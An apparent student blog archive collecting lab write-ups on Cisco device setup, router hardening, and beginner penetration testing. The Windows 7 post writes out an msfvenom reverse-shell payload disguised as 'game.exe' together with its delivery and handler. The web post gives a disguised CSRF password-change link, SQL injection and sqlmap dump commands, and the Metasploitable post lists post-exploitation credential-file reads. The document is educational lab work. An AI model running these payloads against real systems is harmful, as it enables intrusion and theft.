Uncategorized

basic-devices-configuration


Cisco Packet Tracer Lab 1 – Basic Device Initialization & Network Setup

I design a lab , for initial device configuration, how to connect to cisco router or switch, initial device configuration; switch, router initial configuration, and build a basic cisco netwrk, make lab complete to practice all in hands on lab PHASE : 1 – Configure Routers Router1 exit*** >enable >config t >int gigabitethernet0/0/1 >no shut >Interface GigabitEthernet0/0/0 >no shut ***>exit PHASE : 2 – Configure Switches >enable >config t hostname Switch1 (to set hostname) >enable secret class123 (to set privileged exec password) >line console 0 (to set console password) >password cisco123 >login >exit > line vty 0 15 (set vty for remote access) >password cisco123 >login >exit >interface vlan 1 (to configure management interface) >ip address 192.168.1.10 255.255.255.0 >no shut >exit >ip default-gateway 192.168.1.1 (set default gateway) >exit >interface vlan 1 >ip address 192.168.2.10 255.255.255.0 >no shut PHASE : 3 – Configure IP Addresses IP Address: 192.168.1.2 Subnet Mask: 255.255.255.0 Default Gateway: 192.168.1.1 IP Address: 192.168.1.3 Subnet Mask: 255.255.255.0 Default Gateway: 192.168.2.1 Now all devices are configured sucessfully and what i see; Now to Verify Switch Configuration: Router1#configure terminal Router1(config)# ip route 192.168.2.0 255.255.255.0 192.168.10.2 Router1(config)# exit Router2# configure terminal Router2(config)# ip route 192.168.1.0 255.255.255.0 192.168.10.1 Router2(config)# exit From PC1 command prompt PC1> ping 192.168.1.10 (Switch1) PC1> ping 192.168.1.1 (Router1) PC1> ping 192.168.10.2 (Router2) PC1> ping 192.168.2.100 (PC2) From Router1 Router1# ping 192.168.2.100 Router1# show ip route Router1# show interfaces description From Switch1 Switch1# show mac address-table Switch1# show vlan brief I do shutdown interface and then test it for troubleshooting practice; Router1# config t Router1(config)# interface gigabitethernet 0/0/1 Router1(config-if)# shutdown I do test connectivity between PC1 & PC2, so then i bring interface up by using no shut command. This comprehensive lab gives me hands-on practice with all fundamental Cisco networking concepts Lab Completion Checklist Conclusion: So in today’s blog I show how i do Configure basic devices and networking in lab step by step in easy and simple way. Theconfiguration of router is very important because it will start the network. So if you want to try this lab you can download the cisco packet tracer file from my github or you can reach out to me via my social media handles. This practice helped me to fulfill the gap between theory and practical knowledge. I’m sharing my journey to becoming a cyber security professional step by step  through blog posts, hands-on labs, and GitHub projects. Here is my github project link you can check it or you can also follow me on my other social media profiles. https://github.com/munazajamil/Windows-7-Penetration-Testing-Report. So if you want to start learning ethical hacking start with free resources available on YouTube and read books. If you found this guide useful keep an eye out for additional cyber security tutorials for beginners! Stay tuned with my blog for additional real life cyber security walkthroughs. Just check out the cyber security roadmap for beginners. https://munazajameel.site/cybersecurity-roadmap-2025-beginners/. OR you can check out my YouTube channel for better content. https://www.youtube.com/@itzmunazah or tiktok & instagram. This was it for today and i’ll see next time!!!

Cisco Packet Tracer Lab 1 – Basic Device Initialization & Network Setup Read More »

Cisco Router Security

Secure Remote Access Configuration on Cisco Router (Telnet, SSH, Console & Enable Passwords)

Introduction: In this blog I’ll explain why routers security is important and share the practical hands on walk through of the lab which i performed in Cisco Packet Tracer. Router are gateway to the network and if its not secured then unauthorized users can gain access and compromise the entire network. So in this project I learned how to secure the router by enabling Console, Telnet & SSH password protection. Lab Setup: For the Lab setup in Cisco Packet Tracer, I drop the following to make topology; 1 cisco Router 2 cisco switches 2 PCs Then connect them all through straight through cable wire & assign them all the IP addresses, subnet mask and gateway. After topology setup completion i do configure console password, then telnet and ssh password one by one, which I will explain further with all the commands in details. Configure Console Password: Console access is simple way to connect to router or switch using cable like console cable, to configure or manage the devices. So if someone gets console access they can fully control the device, change settings and break the network. It protect from unauthorized people to gain access. Packet Tracer Commands: Router> enable Router# config t Router(config)# line console 0 Router(config-line)# password myconsole123 (”myconsole123” is password) Router(config-line)# login Router(config-line)# exit The screenshots is attached here as well. Configure Telnet Password: Telnet is way to access remotely a router or switch over the network using commands. But telnet used plan text to send usernames and password so hackers can easily intercept it. Packet Tracer Commands: Router> enable Router# config t Router(config)# line vty 0 4 Router(config-line)# password telnet123 (”telnet123” is password) Router(config-line)# login Router(config-line)# exit Now to test telnet from PC0 i do this using terminal; Configure SSH Password: SSH (secure shell) is way to remotely access router or switch as same like telnet but its more secure as compared to telnet because it encrypts all the data including passwords. So hackers cannot easily steal data . Packet Tracer Commands: Router> enable Router# config t Router(config)# hostname Router0 Router(config)# ip domain-name lab.com Router(config)# crypto key generate rsa press ENTER then. Router(config)# username admin privilege 15 secret adminpass123 Router(config)# line vty 0 4 Router(config-line)# login local Router(config-line)# transport input ssh Router(config-line)# exit Now for testing SSH from PC1: Go to prompt terminal and type; Commands I used for Configuration verification: show running-config show ip ssh show line Conclusion: So in today’s blog I show how i do console, telnet and ssh password protection of router in lab step by step in easy and simple way. The protection of router is very important because it will save the network from access of attackers and unauthorized users. So if you want to try this lab you can download the cisco packet tracer file from my github or you can reach out to me via my social media handles. This practice helped me to fulfill the gap between theory and practical knowledge. I’m sharing my journey to becoming a cyber security professional step by step  through blog posts, hands-on labs, and GitHub projects. Here is my github project link you can check it or you can also follow me on my other social media profiles. https://github.com/munazajamil/Windows-7-Penetration-Testing-Report. So if you want to start learning ethical hacking start with free resources available on YouTube and read books. If you found this guide useful keep an eye out for additional cyber security tutorials for beginners! Stay tuned with my blog for additional real life cyber security walkthroughs. Just check out the cyber security roadmap for beginners. https://munazajameel.site/cybersecurity-roadmap-2025-beginners/. OR you can check out my YouTube channel for better content. https://www.youtube.com/@itzmunazah or tiktok & instagram. This was it for today and i’ll see next time!!!

Secure Remote Access Configuration on Cisco Router (Telnet, SSH, Console & Enable Passwords) Read More »

hack window 7

Windows 7 Penetration Testing Report — Lab & Commands

Summary This report documents a successful penetration test against a Windows 7 Home Premium SP1 system. The assessment demonstrates how social engineering combined with client-side attacks can compromise even patched systems where traditional vulnerability exploitation fails. For this assignment I tried exploits as well but in my case as I have updated version of window 7 premium so exploit (eternalblue) didn’t work for me. As I attached the results for both ways I tried to gain access of window 7. Objective To gain unauthorized access to a Windows 7 system using Metasploit framework and demonstrate post-exploitation capabilities. – Target: Windows 7 Home Premium SP1 (192.168.1.6) – Tools: Metasploit Framework, Nmap, Msfvenom – Methodology: Ethical hacking principles applied in isolated lab environment Steps to perform for exploitation Phase of Windows 7 Penetration Testing: – Network Scanning Command I use for discovering target IP;       netdiscover -r 192.168.56.0/24 I find all devices connected under network then recognize target IP & check if it correct or not, run command;           nmap  –sV  192.168.1.6 Then to find more info about system I run this command;                nmap -sV -sC 192.168.1.6 & find system OD, all open ports, version etc. I do tried exploitation but Initial exploitation attempts failed: as per google and deepseek all these possible vulnerabilities are patched. – EternalBlue (MS17-010) – Patched – MS08-067 – Patched – MS09-050 – Patched Results of Ethernal blue exploit, as system was patched against this exploit. Conclusion: As I have downloaded a updated version of window 7 so that said Target system was adequately patched against known SMB vulnerabilities. – Tried other Way to gain Access: Attack Methodology: So I look for other ways to hack Window 7, so for that I do Strategy Shift. I do research on all possible ways; Due to patched vulnerabilities, a client-side attack approach I adopted, simulating real-world social engineering tactics. Make own malicious link and run in target machine that was smooth running by just one click. A client-side attack is when you target the user instead of the system. Instead of attacking technical vulnerabilities in the software, you trick the user into doing something that compromises their own security. Timeline: Step 1: Malicious Payload Creation Command:   msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe > /tmp/game.exe It create a disguised backdoor executable named “game.exe” to appear harmless to users. Step 2: Handler Configuration Metasploit Commands: use exploit/multi/handler set payload windows/meterpreter/reverse_tcp set LHOST 192.168.1.5 set LPORT 4444 exploit This Establish listener waiting for reverse connection from compromised host. Step 3: Payload Delivery -Now the most important step in this method is delivery of payload using social engineering and to make sure that target clicks at link at any cost. In my Case this is what I do;  In Kali Terminal I hosted payload via Python HTTP server so tried this command;                         python3 -m http.server 80 Then in Window 7 I reached to link using explorer from target via:                                http://192.168.1.5/game.exe – Downloads file & run it in system – User execution simulated by double-clicking the downloaded file Step 4: Compromise Achieved Evidence:  Meterpreter session established successfully  [*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.6:49159) 4. Post-Exploitation Analysis Command & Output: meterpreter > sysinfo Computer        : HOME-PC OS              : Windows 7 (6.1 Build 7601, Service Pack 1) Architecture    : x64 System Language : en_US Domain          : WORKGROUP Logged On Users : 1 Command & Output: meterpreter > getuid Visual Proof of Compromise Screenshot Command: “`bash meterpreter > screenshot Screenshot saved to: /home/munaza/togjjLyO.jpeg Conclusion: Disclaimer: This action was performed under private environment controlled lab, for ethical and educational purpose only. This practice helped me to fulfill the gap between theory and practical knowledge. I’m sharing my journey to becoming a cyber-security professional step by step  through blog posts, hands-on labs, and GitHub projects. Here is my github project link you can check it or you can also follow me on my other social media profiles. https://github.com/munazajamil/Windows-7-Penetration-Testing-Report  So if you want to start learning ethical hacking start with free resources available on YouTube and read books. You can go for short term diploma/coourse or you can also enroll in full time degree as well. Just start Learning and share you journey. If you found this guide useful. Keep an eye out for additional cyber security tutorials for beginners! Stay tuned with my blog for additional real life cyber security walkthroughs. Just check out the cyber security roadmap for beginners. https://munazajameel.site/cybersecurity-roadmap-2025-beginners/. OR you can check out my YouTube channel for better content. https://www.youtube.com/@itzmunazah or tiktok & instagram.See you next time!

Windows 7 Penetration Testing Report — Lab & Commands Read More »

web application exploitation

Web App Exploitation: SQLi, XSS & CSRF with DVWA & SQLMap

Objective: To demonstrate common web application vulnerabilities (SQLi, XSS, CSRF) using DVWA, live website & document exploitation with payloads and screenshots. Tools i use: 1. XSS (Cross-Site Scripting) XSS allows attackers to inject malicious scripts into web pages. Using this attacker can steal user cookies or session tokens, redirect users to malicious sites, or trick users into actions. Step 1: Lab Setup Now these commands start my dvwa and gave me login page link of Lab, like Step 2: Basic Reflected XSS then submit request, this script popups “Hacked” Word on screen. Furthermore I attached all the end result screenshots. Step 3: Stored XSS then submit request, this script popups “Hacked by Munaza” on screen. Furthermore I attached all the end result screenshots. Implement output encoding 2. CSRF (Cross-Site Request Forgery) A CSRF (Cross-Site Request Forgery) attack is when a hacker tricks a logged-in user into unknowingly performing an action on a website where they’re already authenticated. Using this attacker can change user passwords, transfer funds or update settings, perform any actions without user consent. For this attack i followed this process; Then copy the URL of lab from terminal Typed any passwords in both field; new password & confirm password, like i type; 12345 in both fields, then i go from burpsuit browser to the burpsuit main dashboard and go to → proxy → turn Intercept ON → now press change password button in Lab. This is how the Process of CSRF Attack works. We can intercept all the requests through burpsuit and it’ll hold requests one by one & we forward the request one after one, which we don’t needed. Using CSRF we change the user password without even their consent. I changed DVWA Lab by default password → 12345 Here is how i do that; At first i create a csrf.html file and paste a basic html script into it, here it is <html> <head><title>CSRF Link Demo</title></head> <body> <h2>Click to change DVWA password</h2> <a href=”paste my lab API url of page”> Watch Hacking Tutorial </a> </body> </html> In DVWA i go to CSRF module and type in both filed new password then click change and copy that url generated with api key of chnage password, and paste it into my html script. The final script looks like that; <html> <head><title>CSRF Link Demo</title></head> <body> <h2>Click to change DVWA password</h2> <a href=”http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change“> Watch Hacking Tutorial </a> </body> </html> Save the html script with named as csrf.html Then i open DVWA lab in one tab of firefox browser in my system and in other tab of same browser i open the html script file. Clcik on Link under word and that script will run. What it does: Sends a GET request to DVWA’s CSRF endpoint with new password parameters when clicked. – Verify the password change Use anti‑CSRF tokens verify origin headers 3. SQL Injection (Structured query language) SQLi lets attackers manipulate backend SQL queries. Using this attacker can access, modify, or delete database data, bypass login authentication, extract sensitive info like usernames and passwords. Target : *www.testphp.vulnweb.com (testing website)* Used only for educational purpose. Tools Used: sqlmap There are two types of SQLi, Automated SQL injection & Manual SQL injection. In Manual SQLi we do run universal queries manually while in automated we run commands using tools and work done automatically. Some Universal Queries is; I used all these in dvwa lab, in sqli module input field enter these queries one by one and that reveal the data mean it is SQL vulnerable. I performed Automated SQL Injection by following this process explained below; Step 1: Identify a Vulnerable Endpoint Confirm it’s meant for SQLi testing, and for that i test it manually. Step 2: Test Manually I try payloads like ‘ OR 1=1# in the input search fields, we can do that also with URL. This manual query show some unusual query in url, so that mean website is SQL injectable. –Step 3: Run sqlmap tool For sqlmap we have some basic commands which we can run in terminal. I run this command in terminal; sqlmap -u “http://testphp.vulnweb.com/artists.php?artist=1” –dbs –batch In this command – -dbs is perameter used to discover database. I run this command in terminal; ******Here in this command (-D acuart ) is database name, it shows the tables listed in acuart database. I run this command in terminal; It shows columns in user table. -T users is used to fetch data from that table. I run this command in terminal; Here -D for database, -T for table and – -dump- – for dump data from source. This command shows the dumped username and passwords. Database: acuart Tables: users, artists, etc. Columns: id, username, password, etc. Sample dumped data Sanitize user inputs Implement WAF(web app firewall) Monitor logs for injection attempts Skills Demonstrated Conclusion: This practice helped me to fulfill the gap between theory and practical knowledge. I’m sharing my journey to becoming a cyber-security professional step by step  through blog posts, hands-on labs, and GitHub projects. Here is my github project link you can check it or you can also follow me on my other social media profiles. https://github.com/munazajamil/Kali-Recon-Practice. So if you want to start learning ethical hacking start with free resources available on YouTube and read books. You can go for short term diploma or you can also enroll in full time degree as well. Just start Learning and share you journey with me. If you found this guide useful. Keep an eye out for additional cyber security tutorials for beginners! Stay tuned with my blog for additional real life cyber security walkthroughs. Just check out the cyber security roadmap for beginners. https://munazajameel.site/cybersecurity-roadmap-2025-beginners/. OR you can check out my YouTube channel for better content. https://www.youtube.com/@itzmunazahSee you next time!

Web App Exploitation: SQLi, XSS & CSRF with DVWA & SQLMap Read More »

ethical hacking lab

Ethical Hacking Lab: Reconnaissance, Scanning, and Exploitation in a Virtual Lab

Skills Learned from this Project: Executive Summary of Project: This project demonstrates a full offensive security workflow in a controlled lab environment. Using Kali Linux and Metasploitable 2, I performed reconnaissance, scanning, vulnerability identification, exploitation, and post-exploitation. The exercise resulted in successful remote root access via the VSFTPD 2.3.4 backdoor exploit, with findings documented in a professional penetration testing format. Objective: To discover the open ports, OS detection and live host discover. Documenting the process of findings and results in my own Lab. Tools i use; Attacker: Kali Linux Machine Target: Metasploitable 2 Nmap: Network scanning Metasploit: Exploitation PHASE 1 – Reconnaissance & Scanning Step 1: Confirm and check is both machines are connected Make sure both IPs are in same range. For test you can run ping command in kali like, Step 2: Basic Host discovery -sn is perimeter used to find live hosts on network. 192.168.1.5/24 this is taken when we do ping of metasploitable IP Adress. In eth0, the network range is given wich we will use here in above command for live host discovery using Nmap. So this above command will list all the live hosts in lab network. Now we have to identify IP of our target Machine, in my case it is 192.168.1.4 Step 3: Full port scanning So this above command scan all 65,535 ports and find open ports. Its necessary to run all commands as it is, before i run namp -p 192.168.1.4 , but it gave me error. -p- is used to tell that scan all the ports. So, i scanned all the ports on target using nmap -p- . The scan revealed that only 30 ports are open while all others are closed, including FTP,SSH, HTTP & multiple databases which are highly vulnerable. Ports findings: 21 FTP vsftpd 2.3.4 Vulnerable to backdoor exploit 80 HTTP Apache 2.2.8 Possible exploits Step 4: Service and Version Detection Now i run the command for detection of version, services running on network like shh, http & ftp etc. Command i use; Now we have to identify the services and check for their version. Search about all versions one by one and see if any is vulnerable. If any old version is used then that must be vulnerable and exploit must be availble online, for that i use 2 websites one is Rapid 7 & other one is exploit database. I attach all my findings screenshot but this is how i find if exploit of version is available or not. For example i found, 21 FTP vsftpd 2.3.4 old version 80 HTTP Apache 2.2.8 outdated Step 5: Operating System Detection For detection of operating system i run command; -O will enables all the operating systems detection. Nmap compares the target’s responses to a database of known OS fingerprints. nmap scan shows; Host is up (0.00096s latency) mean the machine responded to probes, so it’s online. This scan also again find the open ports which we already find in above step. On the other hand it will gave us the version of OS used by target machine, like in this scenario my target machine is; Device Type : General Purpose, likely a standard server or workstation OS, not a router or IoT device. Running OS: Linux 2.6.X Network distence : 1 hoop OS CPE: cpe:/o:linux:linux_kernel:2.6 CPE mean Common platform enumeration. Its is common way to name software’s or OS for vulnerability database. It is old kernel so most likely its vulnerable. 1 hoop mean connected under same network. Kernel is core component of an OS, it act as bridge between the software applications in computer and the hardware components of the computer. So the detected OS is outdated linux kernel, which is known to have multiple privilege escalation and remote code execution vulnerabilities. Step 6: Aggressive Scan Now the other important scan of nmap is -A (aggressive scan) which will do all in one command only. So for aggressive scan i perform this command; This combines service detection, OS detection, traceroute, and script scanning. Which already did above one by one separately. All the result screenshots is attached. Main Finding Summary: Port Service Version Old/new Notes 21 FTP vsftpd 2.3.4 old version Vulnerable to backdoor exploit 80 HTTP Apache 2.2.8 outdated Outdated, possible exploits 22 SSH OpenSSH 4.7p1 Old version Weak default credentials PHASE 2 – Exploitation How i exploited the target machine and how exploitation phase works; here is what i learned. Identify Vulnerability: From scanning and enumeration phase i saw vsftpd 2.3.4 running. Check for Exploit: Search for exploit online via browser and in kali under metasploit frame work and found, exploit/unix/ftp/vsftpd_234_backdoor. Load Exploit: use exploit/unix/ftp/vsftpd_234_backdoor set target: set RHOST 192.168.1.4 Run Exploit: run Results: It gave me reverse shell (which is remote line access) to the target. That’s exactly how the exploitation phase works in a penetration test find a weakness, confirm an exploit exists, and execute it to gain access. I attached all my screenshots of Lab. PHASE 3 – Post Exploitation After gettering access of target i perform post exploitation by following commands. To see we got a root access or not, i type command; Confirm Access and Privileges’: whoami id OR whoami && id This confirms that I got a root access of target. Here is cheatsheet of commands which I perform after exploitation, mean what we can do in victims machine after getting root access. uname -a hostname cat /etc/*release It shows the OS, kernel version, and hostname of Target machine. ifconfig ip a Displays IP addresses, interfaces, and listening services. User & Account Enumeration: cat/etc/home cat /etc/passwd last who These will list down systems passwords, login history. ls -la / ls -la /home ls -la /root It’ll find file that might contain credentials. Privilege Escalation Checks (if not already root): sudo -l sessions it will show the live sessions happened till now, and sudo will tell about root/admin access. PHASE 4 – Report In Last phase of Hacking we will have to prepare repost of our finding

Ethical Hacking Lab: Reconnaissance, Scanning, and Exploitation in a Virtual Lab Read More »

directory enumeration

Directory Enumeration in Cybersecurity: Tools, Techniques, and Practical Examples

Introduction: Directory enumeration is the process of finding hidden directories and files on web server. Because sometimes the hidden directories may expose the sensitive information like login/admin panel, backup data or configuration files, which attackers can easily exploit. We can use enumeration to identify and find such weaknesses. Tools Used: In Directory enumeration I use GOBUSTER & DIRB in kali Linux. These are popular tools for brute forcing directories and files using wordlists. Gobuster, dirbuster & Dirb : The 3 tagets which I used to perform directory enumeration are; Screenshort for each target website are attached. www.certifiedhacker.com testhtml5.vulnweb.com testphp.vulnweb.com Conclusion: This practice helped me to fulfill the gap between theory and practical knowledge. I’m sharing my journey to becoming a cyber-security professional step by step  through blog posts, hands-on labs, and GitHub projects. Here is my github project link you can check it or you can also follow me on my other social media profiles. https://github.com/munazajamil/Kali-Recon-Practice. So if you want to start learning ethical hacking start with free resources available on YouTube and read books. You can go for short term diploma or you can also enroll in full time degree as well. Just start Learning and share you journey with me. If you found this guide useful. Keep an eye out for additional cyber security tutorials for beginners! Stay tuned with my blog for additional real life cyber security walkthroughs. Just check out the cyber security roadmap for beginners. https://munazajameel.site/cybersecurity-roadmap-2025-beginners/. OR you can check out my YouTube channel for better content. https://www.youtube.com/@itzmunazahSee you next time!

Directory Enumeration in Cybersecurity: Tools, Techniques, and Practical Examples Read More »

Ethical Hacking Scanning

Ethical Hacking Scanning Techniques Explained with Real Kali Linux Practice.

1. Introduction. Scanning is the second phase of performing ethical hacking. After collecting data in reconnaissance we will move on to the phase of scanning. In this phase we do scan for the vulnerabilities (weaknesses) in the system through which we can enter into it. So in this blog, I’ll share how I performed scanning using kali Linux tools in real time. 2. What is Scanning? Scanning means to find out if system or network in vulnerable. It involves finding out open ports, services or vulnerabilities. 3. Types of Scanning. 4. Tools I use in scanning: In scanning there is a tool which is most widely used is named as Nmap to perform scan on networks, to find Vulnerability & for ports scanning. Also there are few tools which used for scanning phase to perform like           Yes few tools also used for Recon as well like nmap but main purpose is to do scanning. 5. Step by Step Practical Scanning with different tools: As a cyber security student I performed practical with nmap in kali and I used tested website to scan.    “testphp.vulnweb.com” Nmap is a powerfull network scanning tool, to ensure web app vulnerability          I am targeting a safe & legal website by Acunetix. – Nmap I tried tool called as nmap, which is used for scanning phase of ethical hacking. It can discover the live hosts, open ports services and OS infos. The commands I used is mentioned below also I attached the screen shots of my practice lab. nmap testphp.vulnweb.com nmap -A testphp.vulnweb.com nmap -p 80,443 testphp.vulnweb.com nmap –sS –oS –sV testphp.vulnweb.com -A is used for aggressive scan so use it wisely with care, while –os is for findind which operating sytem is used by target. –SV is used to know service version, it can be vulnerable if target is using old version. Perform all scans one by one, if you do all at same time that will takes alot of time. – What information is revealed? I attached the screenshot of the end result which shows the revealed information’s after using tool and correct command in kali Linux. It will reveal the OS, Service version & open ports etc. Result: They are running services and we got version so it can be vulnerable because its old version and exploit is also available. Screen shots are attached here below. -Zaproxy I tried tool called as zaproxy, which is used for scanning phase of ethical hacking. It is GUI based web scan tool, which find the vulnerabilities and then rank them accordingly. It is GUI (graphic user interface) tool so screenshot are attached. It’s very simple to scan with zaproxy, just enter the target url and then press start scan. – What information is revealed? I attached the screenshot of the end results. This tool shows the vulnerabilities in medium, low and high rank. – Nikto I tried tool called as nikto, which is web server Vulnerability scanner. Used to scan like outdated services, software’s or misconfiguration. It is tool for scanning Vulnerability available in Kali Linux, command I use is;  “nikto -h certifiedhacker.com”  – What information is revealed? I attached the screenshot of the end results. This tool shows the outdated software, potential vulnerability & server info. – Netdiscover I tried tool called as netdiscover, it is used to find live host on local network. It is tool for scanning Vulnerability available in Kali Linux, command I use is;  “sudo netdiscover -r  162.241.216.11/24”  – What information is revealed? I attached the screenshot of the end results. This tool shows the IP, MAC Address and vendor details. 6. Learnings: After this practical I learned; How to scan networks or services to identify open ports before performing attack on target. I learned how to use nmap different flags for performing different scans like –Os for operating systems etc. And I learned the importance of scanning before the exploitation phase. 7. Conclusions: The scanning phase practice helped me to fulfill the gap between theory and practical knowledge. I’m sharing my journey to becoming a cyber-security professional step by step  through blog posts, hands-on labs, and GitHub projects. Here is my github project link you can check it or you can also follow me on my other social media profiles. https://github.com/munazajamil/Kali-Recon-Practice. So if you want to start learning ethical hacking start with free resources available on YouTube and read books. You can go for short term diploma or you can also enroll in full time degree as well. Just start Learning and share you journey with me. If you found this guide useful. Keep an eye out for additional cyber security tutorials for beginners! Stay tuned with my blog for additional real life cyber security walkthroughs. Just check out the cyber security roadmap for beginners. https://munazajameel.site/cybersecurity-roadmap-2025-beginners/. OR you can check out my YouTube channel for better content. https://www.youtube.com/@itzmunazahSee you next time!

Ethical Hacking Scanning Techniques Explained with Real Kali Linux Practice. Read More »

Reconnaissance

Active vs Passive Reconnaissance in Ethical Hacking:

My Practical approach for Reconnaissance in Ethical hacking. Tools, Commands & Practical Guide (2025) Introduction: The word Reconnaissance means “gather or collect information” so when we want to target any system ethically. We will collect their basic infos which are available publically on internet. There are two ways of that information collection. Types of Reconnaissance: There are mainly two type of recon. We can perform and use these both types to gather target’s all kind of data which would be helpful for future attacks. What is Passive Reconnaissance? The “passive recon” is the type when we collect data without interacting with the target. Like target didn’t know that we are gathering their data. All we do is just collect the data available on internet using techniques like google dorking or by using tools in kali. The tools today I use to perform this in kali are named as, whois, host, Recon-ng, shodan, Maltego, nslookup, google dorking, TheHarvester, Spiderfoot & subfinder etc. I will discuss in details later in blog what I did practically. What is Active Reconnaissance? The “active recon” is the type when we directly interact with the target by using different tools like nmap. It’s really popular tool of kali that will perform a full scan on website and target will know that someone is trying to bypass. The tools today I use to perform this in kali are named as, Nmap, nikto, whatweb, wapiti, dirb/gobuster, metasploit, Hping3 & netcat etc. Tools & commands I use for Passive Recon: . What this tool does? “whois” this tool is super easy to use in kali. It is passive recon command line tool that will find for us a public info about the target. It’s pre-installed in new version of kali. So I just type whois and then paste my targets’s url. The exact command I run?     Whois certifiedhacker.com I run this command to find information about my target. As I am testing so there are few websites which is made for testing practice. So I use one of that otherwise performing recon about anyone is illegal and strongly prohibited. So always take permission to perform ethically. So when I perform that command I got results like who own’s website, when its created and when it updated. I attached the screenshot from my kali Linux screen of real time scenario. I attached the screenshot of the end result which shows the revealed information’s after using tool and correct command in kali Linux. 2. “Host & nslookup” I tried both tools and these tools used widely for passive recon in ethical hacking. Nslookup tool is used to find DNS records of target such as IP Address, server name(ns) , mail server(mx).  While the host tool also do same work like nslookup. It’s like a backup tool of nslookup. What commands I use? The commands I used is mentioned below also I attached the screen shots of my practice lab. So you can see what exactly it looks like as end result. host certifiedhacker.com or for nslookup I use, nslookup certifiedhacker.com nslookup -query=mx certifiedhacker.com nslookup -query=ns certifiedhacker.com I attached the screenshot of the end result which shows the revealed information’s after using tool and correct command in kali Linux. 3. “theHarvester” I tried tool called as theHarvester, which is used for passive recon in ethical hacking. theHarvester tool is OSINT tool, used to find emails, subdomains, IPs & hostnames of the target. But for that we also had to mention like from where we want to collect data like from google, linkdin or bing etc. The commands I used is mentioned below also I attached the screen shots of my practice lab. So you can see what exactly it looks like as end result. theharvester -d certifiedhacker.com -b bing/google I attached the screenshot of the end result which shows the revealed information’s after using tool and correct command in kali Linux. Even though I didn’t find as such results because of public target but you can see how it looks like when it runs. I attached the screen shot of my machine. 4. “Spiderfoot” I tried tool called as spiderfoot, which is used for passive recon but also do sometimes active recon in ethical hacking. It is OSINT tool and il collect the information of target from overall 100+ sources. It is basically opposite of theHarvester tool. As in harvester we have to specify the source name but in spiderfoot it will crawl all over the internet and find publically available data. The commands I used is mentioned below also I attached the screen shots of my practice lab. So you can see what exactly it looks like as end result. Like in spider foot I mentioned here the local host IP and the unknown ports which is not already running in my system.          spiderfoot -l 127.0.0.1:5001           http://127.0.0.1:5001 This will open the GUI of tool, paste it to browser. Then you can add domain name, IP and start the scan. Spiderfoot –help You can run this command to learn all about the tool. I attached the screenshot of the end result which shows the revealed information’s after using tool and correct command in kali Linux. It will collect the IP Address, subdomains, emails, DNS info, phone numbers, WHOIS info, breach data and much more. It will show in graphical manner. Tools & commands I use for Active Recon: . What this tool does? I tried tool called as nmap, which is used for active recon but also mainly used in scanning phase of ethical hacking. It can discover the live hosts, open ports services and OS infos. The commands I used is mentioned below also I attached the screen shots of my practice lab. nmap certifiedhacker.com nmap -A certifiedhacker.com nmap -p 80,443 certifiedhacker.com nmap –sS –oS –sV certifiedhacker.com -A is used for aggressive scan so use it wisely with care, while –os is for findind which operating sytem is used by target. –SV is used to know service

Active vs Passive Reconnaissance in Ethical Hacking: Read More »

Cybersecurity Attack Trends 2025

Top 5 Cybersecurity Attacks & Trending Techniques in 2025

What are Cyber security attack trends? The cyber security attack trend is the methods or techniques which hackers or attackers used most to attack on targets system, people or organizations.  The trends changed over the time like depending on the technology, tools & current situations. Top Cyber security attack trends in 2025: Hackers now days most commonly using Ai to create Malwares, fake videos, images and with help of Ai its fast to find weaknesses of the systems. 2. Ransomware attack: Anyone can buy a readymade ransomeware and attack anyone. It’s easy to find and buy just to deliver to target. 3. Phishing attack with deep fake: With the use of Ai it’s nowadays easy to make people fool by fake emails, videos, images using Ai. 4. Men in the middle attack (MiTM): It is also now days known as Adversary-in-the-Middle (AiTM). It’s like creation of fake login page to steal infos even Multi factor authentications (MFA) protected accounts as well. 5. Zero day Exploit: The hackers attack before even the company knows about that vulnerability. What is Cyber security attack? Cyber-attack is unauthorized attempt by hacker or attacker to damage, steal or try to gain access of systems, data or Networks. Top Cyber security attack trends in 2025: Here are few recent cyber-attack discuss in detail. 1. Zero day Breach attack: 2. Social Engineering & Phishing attack: 3. Adversary in the middle (AiTM) attack: 4.  Ransomware attack: 5. Ai Powered attack: (WormGPT) So if you want to start learning ethical hacking start with free resources available on YouTube and read books. You can go short term diploma or you can also enroll in full time degree as well. Just start Learning and share you journey with me. If you found this guide useful. Keep an eye out for additional cyber security tutorials for beginners! Stay tuned with my blog for additional real life cyber security walkthroughs. Just check out the cyber security roadmap for beginners. https://munazajameel.site/cybersecurity-roadmap-2025-beginners/. OR you can check out my YouTube channel for better content. https://www.youtube.com/@itzmunazahSee you next time!

Top 5 Cybersecurity Attacks & Trending Techniques in 2025 Read More »

Install Proton VPN on Kali Linux

How to Install and Use VPN for Free on Kali Linux?

